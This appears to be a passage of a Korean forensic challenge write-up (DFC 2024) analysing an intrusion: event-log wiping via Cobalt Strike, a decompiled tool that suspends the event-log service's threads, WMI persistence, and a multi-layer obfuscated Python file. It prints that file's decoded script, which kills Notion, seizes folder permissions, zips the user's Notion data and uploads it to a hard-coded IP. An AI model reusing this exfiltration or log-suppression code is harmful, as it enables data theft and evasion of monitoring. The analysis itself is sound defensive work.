2024-10-07 21:46 3.1E+08 WEVTUTIL.EXE-1E154F39.pf	WWWindows\Prefetch\WEVTUTIL.EXE-1E154F39.pf
2024-10-07 21:46 3.1E+08 WEVTUTIL.EXE-1E154F39.pf	WWWindows\Prefetch\WEVTUTIL.EXE-1E154F39.pf
2024-10-07 21:46 3.1E+08 WEVTUTIL.EXE-1E154F39.pf	WWWindows\Prefetch\WEVTUTIL.EXE-1E154F39.pf
2024-10-07 21:46 3.1E+08 Security.evtx	WWWindows\System32\WindowsVtLogs\Security.evtx
2024-10-07 21:46 3.1E+08 System.evtx	WWWindows\System32\WindowsVtLogs\System.evtx
2024-10-07 21:46 3.1E+08 CMD.EXE-0BD30981.pf	WWWindows\Prefetch\CMD.EXE-0BD30981.pf
2024-10-07 21:46 3.1E+08 CMD.EXE-0BD30981.pf	WWWindows\Prefetch\CMD.EXE-0BD30981.pf
2024-10-07 21:46 3.1E+08 CMD.EXE-0BD30981.pf	WWWindows\Prefetch\CMD.EXE-0BD30981.pf
2024-10-07 21:46 3.1E+08 CONHOST.EXE-0C6456FB.pf	WWWindows\Prefetch\CONHOST.EXE-0C6456FB.pf

[그림 37] 가상환경에서 cobalt strike를 통한 이벤트로그 삭제 재현

TimeStamp(UTC 0)	USN	File/Directory Name	FullPath	EventInfo	SourceInf	FileAttribi	Carving	F
2024-07-14 13:28:53	2538830904	Microsoft-Windows-Kernel-PnP%4Configuration.evtx		Data_Overwritten	Normal	Archive		
2024-07-14 13:28:53	2538831064	Microsoft-Windows-Kernel-PnP%4Configuration.evtx		Data_Overwritten / Data_Truncated	Normal	Archive		
2024-07-14 13:28:53	2538831224	CONHOST.EXE-0C6456FB.pf		Data_Truncated	Normal	Archive / Not_Conte		
2024-07-14 13:28:53	2538831336	CONHOST.EXE-0C6456FB.pf		Data_Added / Data_Truncated	Normal	Archive / Not_Conte		
2024-07-14 13:28:53	2538831448	CONHOST.EXE-0C6456FB.pf		Data_Added / Data_Truncated	Normal	Archive / Not_Conte		
2024-07-14 13:28:53	2538831560	CMD.EXE-0BD30981.pf		Data_Truncated	Normal	Archive / Not_Conte		
2024-07-14 13:28:53	2538831664	CMD.EXE-0BD30981.pf		Data_Added / Data_Truncated	Normal	Archive / Not_Conte		
2024-07-14 13:28:53	2538831768	CMD.EXE-0BD30981.pf		Data_Added / Data_Truncated	Normal	Archive / Not_Conte		
2024-07-14 13:28:53	2538831872	Microsoft-Windows-Kernel-PnP%4Driver Watchdog.evtx		Data_Overwritten	Normal	Archive		
2024-07-14 13:28:53	2538832032	Microsoft-Windows-Kernel-Power%4Thermal-Operational.evtx		Data_Overwritten	Normal	Archive		

[그림 38] UsnJrnl 로그 분석 - 3

추가로 검증을 위해서 가상환경에 cobalt strike로 연결을 수행한 뒤, 이벤트로그 삭제 재현 과정을 수행해보았습니다. wevtutil.exe 프리패치, overwrite로 삭제되는 evtx, cmd, 그리고 conhost까지 기록되는 것을 확인할 수 있습니다. 이는 usnJrnl 애플리케이션 내 로그 삭제 과정에서도 확인할 수 있었습니다.

따라서, 삭제 기록과 재현을 통해 종합해서 볼 때, 이벤트 로그 삭제는 2024-07-14 22:08:43(UTC+9)부터 2024-07-14 22:09:07(UTC+9)까지 진행된 것으로 확인되며, 해당 시각은 공격자가 InkingExperience.exe를 통해 cobalt strike로 피해자 PC에서 이벤트 로그 삭제 명령을 내린 것으로 유추됩니다.

다음은 공격자의 이벤트로그 manipulating을 위해 수행한 행위를 기술합니다.

Name	Description	Type	Size	Created	Create	Modified	Mod	Record changed
f346bcfef2f3037f_0	existing		20.9 KB	2024-07-14d10:14:48.141		2024-07-14d10:14:48.149 +0		2024-07-14d10:14:48.149 +0
14a05b5829f09a9f_1	existing		52.5 KB	2024-07-14d10:14:48.158		2024-07-14d10:14:48.160 +0		2024-07-14d10:14:48.160 +0
f35ce10fcfae5229_1	existing		6.1 KB	2024-07-14d10:14:48.160		2024-07-14d10:14:48.163 +0		2024-07-14d10:14:48.163 +0
f346bcfef2f3037f_1	existing		51.2 KB	2024-07-14d10:14:48.160		2024-07-14d10:14:48.163 +0		2024-07-14d10:14:48.163 +0
Application (360)	existing		728 MB	2021-08-05d22:41:46.806	2024-0...	2024-07-14d10:15:40.153 +0		2024-07-14d10:15:40.153 +0
MicrosoftEdgeUpdate.exe	existing	exe	13.0 KB	2024-07-14d10:15:40.153		2024-07-14d10:15:40.153 +0		2024-07-14d10:15:40.153 +0
WindowsUpdate.20240714.190544.552.1.etl	existing	etl	200 KB	2024-07-14d10:05:44.552		2024-07-14d10:15:46.676 +0		2024-07-14d10:15:46.676 +0

[그림 39] mac time 분석 과정에서 발견한 의심 파일

이러한 이벤트 로그 삭제와 cobalt strike를 통한 공격자의 리버스 쉘 연결 행위로 인해 변조가 상대적으로 어려운 MFT Record Change Time을 기준으로도 분석을 xways 도구로 수행했습니다. 그 이유는 연결 이후의 행위가 제대로 로깅이 되지 않을 가능성이 크기 때문이고, 파일을 local move 행위를 통해 피해자의 PC에 전송하였을 때 Record Changed Time이 변경되기 때문입니다. 이에 따라 공격자의 리버스 쉘 연결이 이루어 진 시점 이후부터 살펴본 결과, Record Changed time이 2024-07-14 19:15:40(UTC+9)인 MicrosoftEdgeUpdate.exe라는 파일을 확인할 수 있었습니다.

Community Score: 15 / 73

① 15/73 security vendors flagged this file as malicious

a27248b8cca38b9da9a78fd2f11479ca1c96b1558d60bcb12d2e30045ea5c0aa

MicrosoftEdgeUpdate.exe

peexe 64bits idle detect-debug-environment

Size: 13.00 KB | Last Analysis Date: 21 days ago | EXE

[그림 40] VirusTotal에서 확인한 결과

MicrosoftEdgeSH.exe	prev. existing, data u...	exe	Windows\WinSxSWTemp\InFlight\7ac2aa16cd5da0132
MicrosoftEdgeUpdate.exe	existing	exe	Program Files (x86)\Microsoft\EdgeUpdate
MicrosoftEdgeUpdate.exe	existing	exe	Program Files (x86)\Microsoft\EdgeUpdate\1.3.193.5
MicrosoftEdgeUpdate.exe	existing	exe	Program Files (x86)\Microsoft\Edge\Application
MICROSOFTEDGEUPDATE.EXE-7A595326.pf	existing	pf	Windows\Prefetch

[그림 41] 정상적이지 않은 경로에 위치한 악성 파일

해당 파일은 VirusTotal에서도 악성 파일로 탐지되며, 기존 경로는 Program Files (x86)\Microsoft\EdgeUpdate에 위치해야 하지만 다른 경로인 Application에 위치하는 것을 알 수 있습니다.

```

v11 = OpenSCManagerA(".", 0i64, 0x2000000u);
v12 = OpenServiceA(v11, "EventLog", 0x2000000u);
v33 = 0;
*Buffer = 0i64;
*dwProcessId = 0i64;
QueryServiceStatusEx(v12, SC_STATUS_PROCESS_INFO, Buffer, 0x24u, &pcbBytesNeeded);
v13 = dwProcessId[3];
v14 = OpenProcess(0x2000000u, 0, dwProcessId[3]);
Toolhelp32Snapshot = CreateToolhelp32Snapshot(4u, 0);
K32EnumProcessModules(v14, hModule, 0x800u, &cbNeeded);
v16 = 0i64;
v17 = cbNeeded >> 3;
if ( v17 )
{
    do
    {
        v18 = hModule[v16];
        K32GetModuleBaseNameW(v14, v18, BaseName, 0x100u);
        v19 = 0i64;
        while ( BaseName[v19] == aWevtsvcDll[v19] && BaseName[v19 + 1] == aWevtsvcDll[v19 + 1] )
        {
            v19 += 2i64;
            if ( v19 == 12 )
            {
                K32GetModuleInformation(v14, v18, &modinfo, 0x18u);
            }
        }
    }
}

```

[그림 42] MicrosoftEdgeUpdate.exe 주요 로직 1

```

Thread32First(Toolhelp32Snapshot, &te);
while ( Thread32Next(Toolhelp32Snapshot, &te) )
{
    if ( te.th32OwnerProcessID == v13 )
    {
        v20 = OpenThread(0x2000000u, 0, te.th32ThreadID);
        (v10)(v20, 9i64, &v28, 8i64, 0i64);
        if ( v28 >= modinfo.lpBaseOfDll && v28 <= modinfo.lpBaseOfDll + modinfo.SizeOfImage )
            SuspendThread(v20);
    }
}
EventW = CreateEventW(0i64, 1, 0, 0i64);
v22 = EventW;
if ( EventW )
{
    WaitForSingleObject(EventW, 0xFFFFFFFF);
    CloseHandle(v22);
}

```

[그림 43] MicrosoftEdgeUpdate.exe 주요 로직 2

위 두 그림은 MicrosoftEdgeUpdate.exe의 주요 로직을 나타냅니다. 해당 프로그램은 시스템 내 모든 프로세스를 확인하고, wevtsvc.dll 모듈이 로드된 프로세스를 탐지합니다. Wevtsvc.dll은 이벤트 로그 기록과 관련된 모듈이며, 해당 모듈이 로드된 프로세스를 찾아 스레드를 중지시킵니다. 이후에, WaitForSingleObject를 비공유 상태로 설정하여 무한 대기 상태를 유지시킵니다. 이로 인해서 프로세스가 종료되지 않고 이벤트 로그 기록이 중단되게 됩니다.

따라서, 공격자는 리버스 쉘 연결 이후 MicrosoftEdgeUpdate.exe 파일을 피해자의 PC에 전송 후 실행하여 이벤트 로그 기록을 중단시키는 행위를 통해 manipulating도 수행함을 알 수 있습니다.

5. Identify the persistence the attacker registered. (60 points)

```
E:\dfc2024\351_result\td\F\Windows\System32\wbem\Repository\WMI_Forensics>C:\Python27\python.exe PyWMIPersistenceFinder.py OBJECTS.DATA

Enumerating FilterToConsumerBindings...
2 FilterToConsumerBinding(s) Found. Enumerating Filters and Consumers...

Bindings:

SCM Event Log Consumer-SCM Event Log Filter
  (Common binding based on consumer and filter names, possibly legitimate)
  Consumer: NTEventLogEventConsumer ~ SCM Event Log Consumer ~ sid ~ Service Control Manager

  Filter:
    Filter name: SCM Event Log Filter
    Filter Query: select * from MSFT_SCMEVENTLOGEvent

SystemHealthCheck-SystemPerformanceMonitor
  Consumer:
    Consumer Type: CommandLineEventConsumer
    Arguments: C:\\Windows\\\\SystemApps\\\\Microsoft.InkingExperience_cw5n1h2txyewy\\\\InkingExperience.exe
    Consumer Name: SystemHealthCheck


  Filter:
    Filter name: SystemPerformanceMonitor
    Filter Query: SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 250
```

[그림 44] OBJECTS.DATA 파일에 설정된 악성 파일

NetworkServiceManager.exe에 의해 드랍된 InkingExperience.exe 파일에서 지속성과 관련된 부분을 살펴보기 위해 WMI 저장소인 OBJECTS.DATA 파일을 분석하였습니다. 해당 파일을 WMI_Forensic 도구로 확인해보았을 때, 위 그림과 같이 InkingExperience.exe argument로 SystemHealthCheck-SystemPerformanceMonitor라는 부분이 설정되어 있는 것을 확인하였습니다. 그리고, WMI에서 사용되는 쿼리 문법인 WQL 설정 값을 분석한 결과, 시스템 업타임이 200초에서 250초 사이에 이벤트가 트리거 되어 InkingExperience.exe 파일이 실행되도록 설정되어 있었습니다. 이 파일은 3번에서 언급된 cobalt strike 악성코드의 감염을 목적으로 한 파일이며, 지속적인 실행을 위해 WMI 설정이 활용된 것으로 확인되었습니다.

Values	User accounts
Drag a column header here to group by that column	
Valid ...	User Id
=	Inval...
Total...	Total...
Created...	Last ...
Last ...	Last I...
Expir...	User ...
Full N...	Pass...
Groups	Co...
Reset Data	
A...	H...
H...	P...
P...	T...
T...	N...
N...	M...
M...	I...
I...	S...
S...	P...
P...	Auto...

[그림 45] dean 계정에 설정되어 있는 Reset Data



[그림 46] WMI에 설정되어 있는 악성 파일의 실행을 확인한 결과

또한, vmdk 파일을 vmware로 라이브 부팅한 후 레지스트리에서 찾은 Reset Data를 활용해 비밀번호를 재설정하였고, 윈도우 계정에 로그인한 후 200초가 지난 후에 InkingExperience.exe 악성코드가 실행되는 것을 재현을 통해 확인할 수 있었습니다. 그리고, 해당 프로세스는 10분 대기 이후 종료되는 것도 확인하였습니다.

6. The attacker exfiltrated additional data later in the attack. What was the exfiltrated data? (60 points)

피해자의 PC에서 MAC Time 변조의 흔적, 데이터 추가 유출에 사용된 Python 스크립트, 그리고 실제로 유출된 데이터에 대해 설명합니다.

Name	Description	Type	Size	Created	Modified	Accessed	Record changed	Content created
NetworkServiceManager.exe	existing, tagg... exe	exe	1.8 MB	19-12-07d18:09:09 +9	19-12-07d18:09:09 +9	24-07-10d11:40:14 +9	24-07-14d20:51:59 +9	24-07-08d15:24:42 LT
InkingExperience.exe	existing, tagg... exe	exe	1.5 MB	24-06-03d14:32:28 +9	24-06-03d14:32:28 +9	24-07-14d17:06:03 +9	24-07-14d21:11:59 +9	24-07-08d15:24:33 LT

[그림 47] 발견한 악성 파일들의 시간 정보

두 악성 파일의 시간 정보를 확인한 결과, Created Time과 Modified Time이 각각 2019년 12월과 2024년 6월로 설정된 반면, 파일 메타데이터에 기록된 시간은 2024년 7월 8일로 확인되었습니다. 이러한 시간 정보의 불일치는 MAC Time 변조가 발생했을 가능성을 시사합니다. 따라서, 변조가 상대적으로 어려운 MFT Record Change Time을 기준으로도 분석을 진행하였습니다.

Record Changed Time을 기준으로 피해자가 악성 Repository를 clone한 시각인 2024년 7월 14일 오후 6시 25분부터, 이벤트 로그를 삭제하기 시작한 2024년 7월 14일 오후 10시 28분까지의 기간을 분석 대상으로 설정하였습니다.

Name	Description	Type	Path	Size	Created	Modified	Accessed	Record changed
6f462432229b30c_0	existing	#User#\dean#\AppData#\Local#\Google#\Chrome..	25.3 KB	24-07-14d21:51:45 +9	24-07-14d22:17:07 +9	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9
0bad064dc4ec8a07_0	existing	#User#\dean#\AppData#\Local#\Google#\Chrome..	292 KB	24-07-14d17:41:29 +9	24-07-14d21:51:45 +9	24-07-14d22:17:07 +9	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9
x0bad064dc4ec8a07_0	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	292 B	24-07-14d17:41:29 +9	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9
53e6b2c79da15ee8_0	existing	#User#\dean#\AppData#\Local#\Google#\Chrome..	85.3 KB	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9	24-07-14d22:17:07 +9	24-07-14d21:51:45 +9	24-07-14d21:51:45 +9
f_00197b	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	18.7 KB	24-07-14d21:51:54 +9				
f_00197c	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	17.9 KB	24-07-14d21:51:54 +9				
f_00197d	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	18.3 KB	24-07-14d21:51:54 +9				
Scripts (88)	existing, tagg...	#User#\dean#\anaconda3	9.5 MB	24-06-03d15:28:11 +9	24-07-14d21:51:59 +9	24-07-14d23:59:18 +9	24-07-14d21:51:59 +9	24-07-14d21:51:59 +9
module-updater-script.py	existing, tagg... py	#User#\dean#\anaconda3#Scripts	2.2 MB	24-06-03d15:19:51 +9	23-12-16d03:09:24 +9	24-07-14d22:12:00 +9	24-07-14d21:51:59 +9	24-07-14d21:51:59 +9
f_001981	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	32.7 KB	24-07-14d21:52:07 +9	24-07-14d21:52:07 +9	24-07-14d22:17:07 +9	24-07-14d21:52:07 +9	24-07-14d21:52:07 +9
f_001982	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	59.0 KB	24-07-14d21:52:07 +9				
b23c5c6712fef801_0	existing, alrea...	service...	257 B	24-07-14d17:39:37 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9
9aeafb587a9f59b96_0	existing	#User#\dean#\AppData#\Local#\Google#\Chrome..	267 B	24-07-14d17:39:37 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9
a5ee5b485edfc5d_0	existing	service...	262 B	24-07-09d20:46:45 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9
5992bf42bf6c2d6c_0	existing, alrea...	service...	255 B	24-07-09d20:46:46 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9	24-07-14d21:52:08 +9
f_001983	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	57.3 KB	24-07-14d21:52:08 +9				
f_001985	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	91.2 KB	24-07-14d21:52:09 +9				
f_001986	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	16.1 KB	24-07-14d21:52:09 +9				
f_001987	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	16.5 KB	24-07-14d21:52:09 +9				
f_001989	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	85.5 KB	24-07-14d21:52:10 +9				
f_00198a	prev. existing....	#User#\dean#\AppData#\Local#\Google#\Chrome..	34.8 KB	24-07-14d21:52:12 +9				
d91ce5c5543d4867_0	existing	#User#\dean#\AppData#\Local#\Google#\Chrome..	2.5 KB	24-07-14d17:41:20 +9	24-07-14d21:52:12 +9	24-07-14d21:52:12 +9	24-07-14d21:52:12 +9	24-07-14d21:52:12 +9

[그림 48] module-updater-script.py 파일 MFT Record 변경

해당 기간 동안 Google Chrome 프로그램 관련 파일들이 생성되는 과정에서, 무관한 anaconda3의 Scripts 디렉토리가 수정된 흔적을 발견할 수 있었습니다. 위 그림에서 볼 수 있듯이, 이 디렉토리에 위치한 "module-updater-script.py" 파일의 MFT Record가 변경되었음을 확인할 수 있습니다.

```
Scripts > module-updater-script.py
1 _ = lambda _ : __import__('marshal').loads(__import__('zlib').decompress(__import__('base64').b16decode(_[:-1])));exec(_)
(b'03F147ACF1EFB48CFB7D5F9FFFEEFB9E9F7F8BFFF3FC3FF5783FFF9A9C9FB724FDFF3F5AFF77F2FFFF6EFF7F43DFFE7F66FCFFDDE8FFF7B2EDFF3F9CFFF3FC1FFFDF99F75CFFF7B9E7F3B72FF4AEFF5BA0FFFFA7FF7F48FFF796FF7FB9FE7F65EFFF1FECFFF49FFF73D1FFF7DCFDFFDBAFFB73AECCF5BB4FF7715FF73AEDE412A1DF0DBDDE0FA6835BDC86418CBF5CFE6A2A4A1F8C1E8540B907220C0FC60A2F1C01C1C18B7EF24FA2541D34991B4A98EFC74EA969D311A7F2FD3F975148DE73E14A9EAD78FF1C66CCF7CBCCC60BE704A517E0C555FE535D5F40EF979FF78EC3D2414CFEBC27A6183C3026A27B62F5ED4135D
```

[그림 17] module-updater-script.py 파일

```

Scripts > navigator-updater-script.py
1
2  # -*- coding: utf-8 -*-
3  import re
4  import sys
5
6  from navigator_updater.app.main import main
7
8  if __name__ == '__main__':
9      sys.argv[0] = re.sub(r'(-script\.pyw)?|(\.exe)?$', '', sys.argv[0])
10     sys.exit(main())

```

[그림 5018] navigator-updater-script.py

module-updater-script.py 파일은 위의 그림과 같이 Scripts 디렉토리에 존재하는 다른 Python 파일들과 비교했을 때 난독화가 적용되어 있으며 exec 함수가 존재합니다. 이러한 특징들은 이 파일이 정상 파일이 아닐 가능성을 시사합니다. 더불어, 동일한 버전의 Anaconda 프로그램을 설치했을 때 해당 파일이 존재하지 않았다는 점에서, 이 파일이 외부에서 주입된 악성 파일일 가능성이 높다고 판단하였습니다.

Name	Size	Type	Date Modified
2to3-script.py	1	Regular File	2023-12-15 오후 6:09:24
2to3.exe	41	Regular File	2023-12-15 오후 6:09:24
idle.exe	41	Regular File	2023-12-15 오후 6:09:24
idle-script.py	1	Regular File	2023-12-15 오후 6:09:24
pydoc.exe	41	Regular File	2023-12-15 오후 6:09:24
pydoc-script.py	1	Regular File	2023-12-15 오후 6:09:24
module-updater-script.py	2,220	Regular File	2023-12-15 오후 6:09:24

[그림 51] Scripts 디렉토리 내 파일들

또한, Scripts 디렉토리에 존재하는 다른 파일들과 비교했을 때, Created Time과 Modified Time이 일치한다는 점에 주목할 필요가 있습니다. 이는 앞서 확인한 악성 파일들과 마찬가지로 이 파일 역시 악성 파일임을 감추기 위해 MAC Time을 변조했을 가능성은 유추할 수 있습니다.

다음은 module-updater-script.py 파일의 난독화 스크립트에 대한 분석에 대해 설명합니다.

```

Scripts > module-updater-script.py
1  _ = lambda __ : __import__('marshal').loads(__import__('zlib').decompress(__import__('base64').
b16decode(__[:-1])));exec(_)
(b'03F147ACF1EFB48CFB7D5F9FFFFE9FB97F8BFFF3FC3FF5783FFFFA9CFB724FDFF3F5AFF77F2FFFF6EFF7F43DFFE7'

```

[그림 52] module-updater-script.py

해당 Python 스크립트를 살펴보면 람다 함수 _가 선언되어 있으며, 해당 함수의 실행 과정은 다음과 같습니다:

1. 입력된 문자열을 뒤집은 후, Base16으로 인코딩된 데이터를 디코딩
2. 디코딩된 데이터를 zlib.decompress() 함수를 사용하여 압축을 해제
3. marshal.loads() 함수를 호출하여 압축 해제된 데이터를 Python 바이트코드로 로드
4. 복호화된 페이로드를 exec() 함수로 실행

이러한 복잡한 과정을 거쳐 실행되는 실질적인 페이로드를 분석하기 위해 난독화 해제를 진행하였습니다.

0	0 RESUME	0
1	2 PUSH_NULL	
	4 LOAD_NAME	0 (exec)
	6 PUSH_NULL	
	8 LOAD_NAME	1 (_)
	10 LOAD_CONST	0
(b'B7B6D46500FF199FF27F7CF9AFE7C3571FBF7EBE4ED7FFF87CD8757A7AFCAE7FE7F755D7D3D3		
....		
CC9AD3550AFF096C8200C400CC19AA2157F9E252471080F7220127F5A25BBD21BDD945C987')		
	12 PRECALL	1
	16 CALL	1
	26 PRECALL	1
	30 CALL	1
	40 POP_TOP	
	42 LOAD_CONST	1 (None)
	44 RETURN_VALUE	

[표 10] 1차 난독화 해제

람다 함수 _로 인해 생성된 바이트코드를 디스어셈블(disassemble)한 결과, 위 표와 같은 결과를 확인할 수 있었습니다. 최초의 Python 스크립트와 유사하게, 람다 함수 _를 사용하여 인코딩 데이터를 변환한 후 이를 실행하는 과정이 관찰되었습니다. 이러한 과정을 여러 차례 반복한 결과 역시 위 표와 같은 형태의 인코딩 데이터가 지속적으로 확인되었습니다.

앞서 확인한 바와 같이, 난독화는 동일한 방법을 사용한 여러 단계로 구성되어 있었습니다. 이에 따라, 다음과 같은 Python 스크립트를 작성하여 난독화를 해제하였습니다. 난독화 해제에 사용한 파이썬 버전은 3.11.7 버전이며, marshal 라이브러리를 설치하여야 합니다.

```
import zlib
import io
import dis
import base64
import marshal

with open("module-updater-script.py", "r") as f:
    code = f.read().split("(b'")[1].split("')")[0]
```

```

count = 0
final_disassembly = ""
final_bytocode = b""

while True:
    try:
        b16_decode = base64.b16decode(code[::-1])
        zlib_decompress = zlib.decompress(b16_decode)
        mar = marshal.loads(zlib_decompress)
        output_buffer = io.StringIO()
        dis.dis(mar, file=output_buffer)
        final_disassembly = output_buffer.getvalue()
        final_bytocode = zlib_decompress
        count += 1
        code = final_disassembly.split("(b'')[1].split('')")[0]

    except (IndexError, ValueError, EOFError):
        print(f"Decoding completed after {count} steps.")
        break

with open("final.bin", "wb") as f:
    f.write(final_bytocode)

with open("final.txt", "w") as f:
    f.write(final_disassembly)

print("Final bytecode and disassembled output have been saved.")

```

[표 11] 난독화 해제 Python 스크립트

동일한 방법을 사용하여 디스어셈블된 데이터에서 인코딩 데이터가 더 이상 존재하지 않는 단계까지 진행하였습니다. 그 후, 최종 인코딩 데이터로부터 생성되는 바이트코드와 이를 디스어셈블한 데이터를 저장하도록 하였습니다.

```

final.txt
1 0 RESUME 0
2
3 1 2 LOAD_CONST 0 (0)
4 | 4 LOAD_CONST 1 (None)
5 | 6 IMPORT_NAME 0 (os)
6 | 8 STORE_NAME 0 (os)
7
8 2 10 LOAD_CONST 0 (0)
9 | 12 LOAD_CONST 1 (None)
10 | 14 IMPORT_NAME 1 (zipfile)
11 | 16 STORE_NAME 1 (zipfile)
12
13 3 18 LOAD_CONST 0 (0)
14 | 20 LOAD_CONST 1 (None)
15 | 22 IMPORT_NAME 2 (requests)
16 | 24 STORE_NAME 2 (requests)
17
18 4 26 LOAD_CONST 0 (0)
19 | 28 LOAD_CONST 1 (None)
20 | 30 IMPORT_NAME 3 (io)
21 | 32 STORE_NAME 3 (io)
22
23 5 34 LOAD_CONST 0 (0)
24 | 36 LOAD_CONST 1 (None)
25 | 38 IMPORT_NAME 4 (subprocess)
26 | 40 STORE_NAME 4 (subprocess)
27
28 6 42 LOAD_CONST 0 (0)
29 | 44 LOAD_CONST 1 (None)
30 | 46 IMPORT_NAME 5 (sys)
31 | 48 STORE_NAME 5 (sys)
32
33 8 50 LOAD_CONST 2 ('C:\\\\Users\\\\dean\\\\AppData\\\\Roaming\\\\Notion')
34 | 52 STORE_NAME 6 (folder_path)

```

[그림 53] 최종 바이트코드 디스어셈블 결과 일부

난독화 해제 Python 스크립트를 실행한 결과, 총 45번의 난독화 해제 과정을 거쳤습니다. 생성된 바이트코드를 디스어셈블한 결과, dean 사용자의 Notion 디렉토리 경로가 folder_path 변수에 저장되는 것을 확인할 수 있었습니다. 이후 최종 바이트코드의 동작을 Python 스크립트로 변환하여 추가 분석을 진행하였습니다.

```

import os
import zipfile
import requests
import io
import subprocess
import sys

folder_path = 'C:\\\\Users\\\\dean\\\\AppData\\\\Roaming\\\\Notion'
parent_folder = 'C:\\\\Users\\\\dean'

if not os.path.exists(parent_folder):
    sys.exit()

```

```

if not os.path.exists(folder_path):
    sys.exit()

def suppress_output(command):
    subprocess.run(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)

    suppress_output('taskkill /f /im notion.exe')
    suppress_output(f'takeown /f "{folder_path}" /r /d Y')
    suppress_output(f'icacls "{folder_path}" /grant *S-1-1-0:F /t /c /l /q')

memory_stream = io.BytesIO()
with zipfile.ZipFile(memory_stream, 'w', zipfile.ZIP_DEFLATED) as zip_file:
    for root, dirs, files in os.walk(folder_path):
        for file in files:
            file_path = os.path.join(root, file)
            zip_file.write(file_path, os.path.relpath(file_path, folder_path))

memory_stream.seek(0)
zip_file_bytes = memory_stream.read()
memory_stream.close()

uri = 'http://125.128.62.57:8888/q7pRm9F'
files = {'files': ('notion.zip', zip_file_bytes, 'application/zip')}

try:
    response = requests.post(uri, files=files)
except requests.exceptions.RequestException:
    pass

```

[표 12] Python 스크립트

난독화되어 있던 module-updater-script.py 파일을 해독하여 Python 스크립트로 변환한 결과는 위의 표와 같습니다. 이 스크립트의 동작을 단계별로 분석한 내용은 다음과 같습니다.

```

folder_path = 'C:\Users\dean\AppData\Roaming\Notion'
parent_folder = 'C:\Users\dean'
if not os.path.exists(parent_folder):
    sys.exit()
if not os.path.exists(folder_path):
    sys.exit()

```

[표 13] 폴더 지정

첫 번째로, 대상 디렉토리와 상위 디렉토리의 경로를 지정하고 그 존재 여부를 확인합니다. folder_path 변수는 'C:\Users\dean\AppData\Roaming\Notion'으로 설정되며, 이는 Notion 애플리케이션의 사용자 데이터가 저장되는 위치입니다. parent_folder 변수는 'C:\Users\dean'으로 설정되어 'dean' 사용자 계정의 홈 디렉토리를 나타냅니다. 이후 코드는 os.path.exists() 함수를 사용하여 지정된 디렉토리들이 실제로 존재하는지 확인하는 과정을 거칩니다.

```
def suppress_output(command):
    subprocess.run(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
    suppress_output('taskkill /f /im notion.exe')
    suppress_output(f'takeown /f "{folder_path}" /r /d Y')
    suppress_output(f'icacls "{folder_path}" /grant *S-1-1-0:F /t /c /l /q')
```

[표 14] 명령어 실행

두 번째로, 시스템 명령어를 실행하여 Notion 프로세스를 종료하고 특정 디렉토리의 소유권과 권한을 변경합니다. suppress_output 함수는 subprocess.run()을 사용하여 명령어 실행 시 발생하는 출력을 숨깁니다. 이 함수를 통해 Notion 프로세스 강제 종료(taskkill), 디렉토리 소유권 획득(takeown), 그리고 모든 사용자에게 완전한 접근 권한 부여(icacls) 작업을 수행합니다. 이러한 작업들은 대상 디렉토리에 대한 완전한 접근과 제어를 위해 사용자에게 보이지 않게 실행됩니다.

```
memory_stream = io.BytesIO()
with zipfile.ZipFile(memory_stream, 'w', zipfile.ZIP_DEFLATED) as zip_file:
    for root, dirs, files in os.walk(folder_path):
        for file in files:
            file_path = os.path.join(root, file)
            zip_file.write(file_path, os.path.relpath(file_path, folder_path))
```

[표 15] 메모리에서 ZIP 파일 생성

